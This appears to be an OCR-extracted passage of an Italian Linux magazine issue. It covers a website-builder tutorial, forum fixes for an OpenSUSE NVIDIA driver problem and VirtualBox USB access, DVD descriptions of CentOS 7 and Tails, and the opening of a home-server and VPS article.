
Raggiungiamo la pagina Web ***www.hostingsolutions.it/sitegenerator/*** e scegliamo la versione desiderata di Site Generator. Per tutte abbiamo comunque 30 giorni di prova gratuita, in modo da valutare la qualità del servizio.

02 COMPLETIAMO L'ORDINE

Dopo aver completato l'ordine e attivato il piano con HostingSolutions.it, avremo accesso all'editor di Site Generator. Per prima cosa inseriamo i dati del nostro sito. Per farlo clicchiamo sull'ultima icona del menu, ovvero **Gestisci**.

03 SCEGLIAMO UN TEMPLATE

Nella versione base di Site Generator abbiamo a disposizione **15 template**, che diventano illimitati invece in quella Pro. Il primo passo è in ogni caso quello di selezionare un template per il nostro sito. Possiamo poi modificarlo secondo le nostre esigenze.

04 MODIFICHIAMO TUTTO!

Spostiamoci su **Tema** e scopriamo come sia semplice modificare le pagine e gli elementi interni del nostro sito Web. Tutto è a portata di clic e anche l'inserimento e modifica dei testi avviene in maniera decisamente semplificata: provare per credere!

05 NUOVI ELEMENTI

Da **Aggiungi elementi**, possiamo inserire nuovi elementi (in qualsiasi momento) sulle nostre pagina: da un form di registrazione, alla condivisione su social network, al pagamento tramite PayPal. Ogni modulo ha la sua configurazione personalizzata.

06 SUBITO ON-LINE!

Se clicchiamo sulla voce **Sito**, vedremo sulla nostra sinistra la possibilità di aggiungere nuove pagine e cartelle. Come al solito è tutto molto semplice: per ogni pagina possiamo visualizzare anche la rispettiva versione mobile per verificare la corretta visualizzazione.

SOLUZIONI DAL FORUM

Ogni mese i thread più interessanti estratti dal forum di Linux Magazine. Se non fai ancora parte della nostra squadra, iscriviti subito! Il nostro sito è pronto a ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e di Software Libero

Michele Petrecca

Distribuzioni/SuSE

NON HO PIÙ X DOPO L'AGGIORNAMENTO!

DOMANDA • Dopo l'ultimo aggiornamento, OpenSUSE 13.1 con KDE si avvia solo in modalità testo. Dopo il login, impartisco il comando startx e l'output che ottengo è questo:

```
xauth:  file /home/opensuse1311/.serverauth.1374 ↵
                                     does not exist
(EE) Fatal server error:
(EE) Cannot move old log file "/var/log/Xorg.0.log"↵
                          to "/var/log/Xorg.0.lcg.old"
xinit: giving up
xinit: unable to connect to X server: Connection ↵
                                            refused
xinit: server error
xinit failed. /usr/bin/Xorg is not setuid, maybe ↵
                                 that's the reason?
If so either use a display manager (strongly ↵
       recommended) or adjust /etc/permissions.local
```

Pensando che fosse un problema di aggiornamenti mal riusciti ho avviato la distribuzione in modalità testuale, ho effettuato il collegamento ad Internet via cavo, ho eseguito il login, sono diventato amministratore e ho impartito il comando zipper up accettando tutti gli aggiornamenti proposti, quindi ho spento e riacceso il computer. Anche questa volta, alla riaccensione, non c'è stato modo di avviare OpenSUSE in modalità grafica. Ho lanciato nuovamente il comando zipper up ma mi è stato ritornato l'eloquente messaggio Nessuna operazione da eseguire. Che faccio? Qualcuno potrebbe darmi informazioni utili per capire quali istruzioni devo impartire per rimettere a posto OpenSUSE?

SOLUZIONE • Dopo una breve verifica sui permessi dei file riportati nell'errore, l'attenzione si sposta sulla scheda grafica NVIDIA come confermato, dopo alcuni post di domande e risposte, dalla soluzione riportata. Il modello di scheda grafica che equipaggia il portatile Lenovo R61 è il seguente:

```
01:00.0 VGA compatible controller: NVIDIA ↵
          Corporation G86M [Quadro NVS 140M] (rev a1)
        Subsystem: Lenovo ThinkPad T61
        Kernel driver in use: nvidia
        Kernel modules: nvidiafb, nouveau, nvidia
```

Come visibile dall'output, è in uso il driver proprietario NVIDIA il quale genera il problema riportato dall'utente. Infatti, un'immediata verifica ha permesso di constatare che era stato installato, probabilmente durante un aggiornamento, il modulo sbagliato: come per altre distribuzioni, esistono differenti versioni dei driver con i quali è facile confondersi se non si pone un po' di attenzione. Nel caso specifico è stato sufficiente disinstallare i driver errati e installare quelli corretti secondo la seguente procedura riportata dallo stesso utente **Sargon6**:

- Avviare OpenSUSE in modalità **Recovery mode**;
- Avviare YaST;
- Optare per **Repository dei programmi**;
- Disabilitare il repository **home: Lord_LT:drivers** associato a ***http://download.opensuse.org/repositories/home:/Lord_LT:/drivers/openSUSE_13.1/***;
- Inserire il nuovo repository: ***ftp://download.nvidia.com/opensuse/13.1/***;
- Chiudere prima l'applicazione **Repository dei programmi, quindi YaST**;
- Aprire un terminale acquisendo i diritti di amministratore e impartire prima il comando **zypper ref** seguito da **zypper dup** (**man zypper**).

Si può quindi riavviare il PC e tutto ritorna alla normalità. Per terminare, a beneficio dei lettori, aggiungiamo un piccolo promemoria sui nomi dei pacchetti utilizzati dalla distribuzione teutonica e sulla versione delle schede supportate:

- **nvidia-gfxG03-<versione kernel>**: modulo del kernel per il supporto di tutti i modelli di schede grafiche a partire dalla GeForce 8xxx e successive;
- **nvidia-gfxG02-<versione kernel>**: modulo del kernel per modelli a partire dalla serie GeForce 6xxx e successive;
- **nvidia-gfxG01-<versione kernel>**: solo per modelli GeForce FX;
- **nvidia-gfx-<versione kernel>**: è il più vecchio dei driver e supporta i modelli GeForce 4.

Rimandiamo al sito ufficiale (***http://www.nvidia.it/object/unix-it.html***) per una descrizione puntuale di tutti i modelli supportati.

Distribuzioni/Debian

VIRTUALBOX E PORTE USB

DOMANDA • Ho installato Ubuntu 12.10 a 32 bit su un notebook Asus X50N a cui ha fatto seguito l'installazione di VirtualBox dal software center. Mi piacerebbe installare in VirtualBox da pennetta USB la distribuzione Linux Mint, ma trovo le porte USB "ermeticamente chiuse". Sono obbligato ad utilizzare una penna USB perché ho il masterizzatore/lettore rotto. Ho letto in diversi siti e blog che le porte USB sono

un "problema" ricorrente in VirtualBox. Penso quindi che sarebbe di aiuto a molti cercare di risolvere qui questo questo gap. Grazie per l'attenzione che dedicherete al mio problema.

SOLUZIONE • La richiesta è stata posta dall'utente gigizone e alla quale hanno partecipato gli utenti Argos, michele.p e Sargon6. Riassumiamo per brevità la dinamica dei post che si sono succeduti al fine di arrivare rapidamente alla soluzione. Se la versione di Ubuntu installata ha nel suo repositorio una versione più vecchia di VirtualBox rispetto a quella presente sul sito ufficiale, e/o vogliamo divincolarci dall'installare VirtualBox utilizzando il repositorio della distribuzione (qualsiasi essa sia), possiamo puntare il browser all'indirizzo ***https://www.virtualbox.org/wiki/Linux_Downloads*** e, nel caso specifico, scarichiamo il pacchetto **i386**, ovvero **virtualbox-4.3_4.3.12-93733~Ubuntu~quantal_i386.deb** in corrispondenza della riga **Ubuntu 12.10 ("Quantal Quetzal")**. In caso contrario, optiamo per **All distributions** (ultimo rigo in basso) quindi eseguiamo l'installazione che di default avverrà in **/opt/***. Nel primo caso è sufficiente seguire l'usuale installazione di un pacchetto .deb. Nel secondo caso, invece, dopo aver scaricato il pacchetto .run gli daremo i permessi di esecuzione (**chmod +x nome_pacchetto.run**) e lo lanceremo con i diritti di amministratore utilizzando il comando **./nome_pacchetto.run**, questo dopo esserci assicurati di avere installato gli header per il kernel in uso, in genere un pacchetto con nome **kernel-devel-<versione in uso>**. Dopo una prima fase di verifica di integrità dell'archivio, in automatico avverrà l'installazione e relativa compilazione del modulo del kernel (Fig. 1). È quasi superfluo dire che se avessimo qualche versione già installata, e possiamo verificarlo con **dpkg -l | grep virtualbox**, occorrerebbe prima rimuoverla utilizzando il comando **sudo apt-get remove virtualbox**. A questo punto, qualunque sia stata la strada percorsa, terminata l'installazione apriamo un terminale e impartiamo il comando **gksu gedit /etc/group**: nel file vedremo una lista di gruppi e utenti del sistema. Troviamo la voce **vboxusers** che dovrebbe apparire come una riga del tipo **vboxusers:x:989**: e aggiungiamo il nome utente con il quale effettuiamo il login subito dopo i due punti ":". Salviamo le modifiche e chiudiamo l'editor. Se non utilizziamo il comando **gksu** possiamo sempre lanciare l'editor nano con **sudo nano /etc/group** salvando al termine i cambiamenti con la combinazione **Ctrl+O** per poi uscire dall'editor con **Ctrl+X**. Raggiungiamo la pagina **www.virtualbox.org/wiki/Downloads** e scarichiamo l'extension pack per la versione di VirtualBox installata (**Oracle_VM_VirtualBox_Extension_Pack-4.3.12-93733.vbox-extpack**). In genere è sufficiente cliccarci sopra con il mouse per vedere apparire la finestra di download con la richiesta di apertura utilizzando VirtualBox (Fig. 2). Se questo non avviene possiamo seguire due strade. La prima, utilizzando la stessa pop-up visibile in Figura 2 optiamo per Altro nel menù a tendina Aprirlo con indicando l'eseguibile VirtualBox in genere installato in **/usr/bin** (lo si può verificare con il comando **which VirtualBox**) il quale è un link a **/opt/VirtualBox/Vbox.sh**. La seconda, salvare l'extension pack nel file system, lanciare VirtualBox quindi andare sul menu **File**, optare per **Preferenze** e cliccare sulla voce **Estensioni**. A questo punto sulla destra della finestra vedremo una piccola icona con un triangolino color arancio (**Aggiungi pacchetto**): clicchiamoci sopra e indichiamo il pacchetto appena scaricato. Clic su **Installa** nella successiva pop-up, accettiamo la licenza di installazione, digitiamo la password di amministratore quando richiesta e abbiamo terminato! Alternativamente, possiamo lanciare il comando:

```
sudo VBoxManage extpack install /home/nome_utente/ ↵
                                  nome_file.vbox-extpack
```

A questo punto dovremo poter avere accesso alle porte USB. Installiamo una qualsiasi distribuzione, avviamola e dal menu **Dispositivi** troveremo **Dispositivi USB** con l'elenco delle periferiche collegate (Fig. 3). È possibile aggiungere un dispositivo USB selezionando la macchina virtuale installata quindi cliccando su **Impostazioni** e optando per il tab **USB**.

Fig 1 • Una volta costruito il modulo del kernel l'installazione è terminata!





Fig 2 • Possiamo dare il file dell'estensione in pasto direttamente a VirtualBox







Fig 3 • L'extension pack in funzione: le porte USB sono finalmente visibili!


DVD SINGOLO + LATO A DVD DOPPIO


Distribuzioni

CENTOS 7

IL DESKTOP PERFETTO

In molti l'attendevano con ansia. Ed eccola qui, CentOS 7 è la prima release della distro sviluppata con l'aiuto ufficiale di Red Hat, un nome che non ha bisogno di presentazioni. Un nome che, come previsto, ha contribuito a rendere ancor più stabile, sicura e completa quella che è una distro già ampiamente rinomata. Da sempre, CentOS dimostra di essere perfetta in ambito enterprise ma al tempo stesso anche per gli utenti che non vogliono assolutamente rinunciare alla stabilità e alla sicurezza massima. L'ambiente desktop predefinito è GNOME Classic 3.8.4, per la gioia di tutti quei "nostalgici" degli ambienti desktop di qualche anno fa. È comunque possibile utilizzare anche GNOME Shell o altri ambienti desktop. Come al solito, gli sviluppatori hanno dato una rinfrescata all'intero comparto software: il kernel Linux è il 3.10.0, LibreOffice passa alla sua release 4.1.4 e Firefox alla 24.5.0. Ma la novità più rilevante assolutamente da non sottovalutare è il file system predefinito, che è XFS, capace di garantire ottime prestazioni senza mettere a repentaglio le prestazioni. Infine, gli sviluppatori hanno migliorato il supporto a UEFI Secure Boot, consentendo l'installazione di CentOS 7 anche sulle macchine più recenti.

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO




Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

Distribuzioni

TAILS 1.1

PER NAVIGARE E SCARICARE IN PIENO ANONIMATO

Il pericolo che qualcuno catturi ed analizzi le nostre abitudini di internauti è sempre dietro l'angolo. Dopotutto, le recenti rivelazioni che riguardano l'NSA hanno dimostrato che non esistono solo pirati pronti ad invadere la privacy altrui, ma anche autorità governative. Certo, non abbiamo nulla da nascondere ma l'idea che qualcuno possa davvero spiarci rende nervosi e restii alla navigazione molti utenti. Ma non dobbiamo disperare, proprio perché il mondo GNU/Linux offre una valida soluzione: TAILS che, come abbiamo scoperto già a pag. 7, è divenuto il vero "nemico" dell'NSA. Per chi ancora non lo sapesse, sfruttando la rete anonima TOR, questa particolare distro ci permette di navigare, scaricare ed effettuare qualsiasi altra attività sul Web certi che nessuno possa catturare i nostri dati. La nuova release 1.1 di TAILS è ora basata su Debian Wheezy, un nome sufficiente a garantire sicurezza, stabilità e prestazioni da record. Gli sviluppatori del progetto hanno colto l'occasione per aggiornare tutti i pacchetti più importanti, come la suite d'ufficio LibreOffice e il kernel Linux, che è il 3.14.12-1. È inoltre stato migliorato il supporto a UEFI. Infine, ricordiamo che TAILS, proprio per evitare di lasciare tracce indelebili sul disco rigido del nostro computer, è avviabile esclusivamente in modalità live dal DVD di Linux Magazine o creando una pendrive bootable.

E ancora: GParted Live 0.19.1, Ubuntu 14.04.1 LTS, Deepin 2014

MASTERIZZAZIONE SUPPORTI

In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su "..." per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.

I segreti del sistemista

Ecco il "libro di testo" usato dai tecnici della nostra sala server. Leggilo tutto d'un fiato e diventa anche tu un provetto Webmaster e Sysadmin

Luca Tringali

La rete Internet è basata sull'interazione tra client e server. Un client è un normale computer, ad esempio un desktop, un notebook, uno smartphone o un tablet: in poche parole, qualsiasi device capace di connettersi al Web. I client vengono utilizzati dagli utenti per accedere ai servizi offerti da un determinato server. Questi ultimi, al contrario, sono dei computer strutturalmente non troppo diversi dai client, ma solitamente più potenti e soprattutto con molta più banda di rete a disposizione. Esistono diverse tipologie di server, a seconda del servizio che offrono agli utenti: ogni servizio è gestito da un particolare programma installato sul server, che resta in attesa di ricevere le richieste da parte dei client desiderosi di contattarlo. In pratica, un server web è basato su un programma che legge il protocollo di comunicazione HTTP, mentre un server FTP dispone di un programma in grado di decodificare il protocollo FTP. I protocolli sono fondamentalmente dei linguaggi con cui due computer possono parlare: ne esistono diversi perché ogni protocollo è ottimizzato per un determinato utilizzo. Ad esempio, FTP serve per il trasferimento di file di grandi dimensioni, HTTP per i flussi di dati (ad esempio, testi, immagini, video) da visualizzare "in tempo reale" (senza

RASPBERRY PI: SERVE RASPBIAN

Il mini PC può essere usato come server, ma...

In teoria qualsiasi computer può essere utilizzato come server (come già detto, la differenza sta soltanto nei programmi installati). Esistono però delle schede più adatte di altre. Ad esempio, un grosso e vecchio computer desktop potrebbe non essere un valido candidato poiché consumerebbe una gran quantità di corrente per restare acceso 24 ore su 24. Un Raspberry Pi[1], invece, assorbe appena 5W di potenza. Qualcuno potrebbe ribattere che in fondo non si tratti di un computer molto potente, dal momento che dispone di poca memoria ed un processore abbastanza "lento". Il fatto è che un server non ha un ambiente grafico, quindi l'utilizzo delle risorse è minimo (e la RAM può essere integrata dall'area di swap, che è abbastanza veloce se si utilizza una scheda SD ad alta velocità come disco di boot del sistema operativo). I Rapsberry Pi possono addirittura essere collegati in cluster, in modo da dividere il carico di lavoro su più schede ed ottenere un aumento notevole delle prestazioni. Il difetto? Non esiste una versione di Ubuntu progettata per Raspberry Pi. Ubuntu, infatti, non è disponibile per l'architettura ARM di cui è dotato il mini PC. Inoltre, Ubuntu Server, la distribuzione pensata appositamente per un uso di tipo server, è realizzata esclusivamente per architetture a 64 bit (quindi nemmeno i computer un po' datati, di 10 o più anni fa, possono farla funzionare). In compenso, possiamo utilizzare il sistema operativo Raspbian, una versione di Debian[2] progettata per Raspberry Pi.





Fig. 1 - Un RaspberryPi collegato con porta Ethernet

[1] Raspberry Pi: è un computer open source da circa 30 euro (*www.raspberrypi.org*) [2] Debian: è una delle più famose distro GNU/Linux (*www.debian.org*)

quindi dover necessariamente attendere lo scaricamento di un intero file da parte del client). Tuttavia, FTP e HTTP sono solo due dei numerosi protocolli disponibili, anche se senza ombra di dubbio si tratta dei più utilizzati.

UN SERVER SERVE SEMPRE!

Un server domestico può risultare utile per provare le nostre idee prima di rivolgersi a servizi professionali, per capire cosa funzioni davvero, e può addirittura sostituire questi ultimi nel caso non avessimo bisogno di grandi risorse (non tanto in termini prestazionali, ma di larghezza di banda). E un vero hacker non può non avere un server casalingo, per sperimentare e risolvere tanti piccoli problemi che possono presentarsi quotidianamente. Numerose sono le distro GNU/Linux dedicate ad ambienti server è una di questa è Ubuntu Server. La sua immagine è reperibile direttamente sul sito ufficiale della distro (ricordiamo ancora una volta che è disponibile esclusivamente per architetture a 64 bit). Per installarla su un computer a cui abbiamo un accesso fisico (cioè possiamo sederci davanti al suo schermo e lavorare con la sua tastiera) è sufficiente masterizzare l'immagine su un CD-ROM oppure creare una pendrive avviabile (per tale scopo, uno dei tool più utilizzati è Unetbootin). Se, al contrario, il server si trova ben distante da noi (ad esempio perché è un VPS che abbiamo noleggiato da qualche hoster in giro per il mondo), si può procedere ad un'installazione via rete. In tal caso è necessaria un'immagine differente (prelevabile da ***http://cdimage.ubuntu.com/netboot/***) e si deve seguire una procedura un po' complicata: ciò non deve però fare impaurire i meno esperti! Il sistema viene infatti caricato da remoto sul computer utilizzando **TFTP**❸, cioè lo stesso meccanismo con cui si "flashano" i nuovi firmware della maggior parte dei router ADSL.
La procedura è comunque descritta passo passo nel wiki ufficiale di Ubuntu disponibile all'indirzzo ***https://help.ubuntu.com/community/Installation/Netboot***.

SERVER VIRTUALE: MA QUANTO MI COSTI?

Quali sono le migliori offerte per accaparrarsi un VPS?

Ubuntu può essere installato su qualsiasi computer, ma per grandi progetti è conveniente rivolgersi a dei servizi di server virtuali. Basta cercare sul Web la parola chiave "VPS", che significa appunto **Virtual Private Server**, per trovare le offerte più adatte alle nostre esigenze (ed alle nostre tasche).
Un server virtuale è fondamentalmente un computer che viene messo a nostra disposizione: su di esso possiamo installare qualsiasi distribuzione GNU/Linux desideriamo (quindi anche Ubuntu Server) e si comporta come un qualunque altro PC. Con la differenza che la manutenzione non spetta a noi, e costa di meno (nel caso in cui avessimo in mente di realizzare progetti di medio-grandi dimensioni).
Le migliori offerte di VPS che abbiamo scovato sul Web sono le seguenti:

• **Amazon EC2** è una offerta di VPS su rete cloud, che quindi costa poco e permette comunque un buon controllo. L'offerta Linux T2 Small prevede 1 CPU e 2 GB di RAM. Costo: **10,25 $** al mese per un anno.
Maggiori informazioni sono disponibili sulla pagina Web ***http://aws.amazon.com/ec2/***.

• **MyHosting** offre dei server con Ubuntu preinstallato. Propone solo 1 GB di RAM, ma ben 11 processori virtuali. Il costo è fissato a **15,95 $** dollari al mese. Se vogliamo scoprirne di più, raggiungiamo la pagina ***http://myhosting.com/ubuntu-vps***

• **Aruba Cloud Smart Server**: a parità di CPU e RAM con l'offerta base di Amazon ha l'unica pecca dello spazio, che ammonta a "solo" 40 GB. In realtà, comunque, per memorizzare file conviene rivolgersi ad un altro servizio. Costo: **17,43 $** al mese. Esiste anche una versione "small", con 1 CPU, 1 GB di RAM, e 20GB di disco, che costa **6,70 $** al mese (***www.cloud.it/cloud-computing/caratteristiche.aspx***).

• Anche **Dotblock** propone dei VPS con Ubuntu preinstallato: il disco di base è di appena 5 GB, ed è disponibile 1 GB di RAM. Ma il prezzo è simile a quello di Amazon: **9,95 $** al mese. Se vogliamo scoprirne di più, visitiamo il sito Web ***www.dotblock.com***.

• **Dreamhost** offre spazio e banda illimitati, ma la sua offerta base dispone di 300 miseri MB di RAM. Il costo è di **15$** al mese (***www.dreamhost.com***).

• **Google Compute Engine** offre 1,7 GB di RAM ed una condivisione dei processori all'interno del cloud. Il tutto per **19,46 $** al mese. Maggiori dettagli sono disponibili sulla pagina ***https://cloud.google.com/products/compute-engine/***.

❸ TFTP: è l'acronimo di Trivial File Transfer Protocol ed è uno dei protocolli più semplici da implementare

I SUPPORTI DI MEMORIZZAZIONE

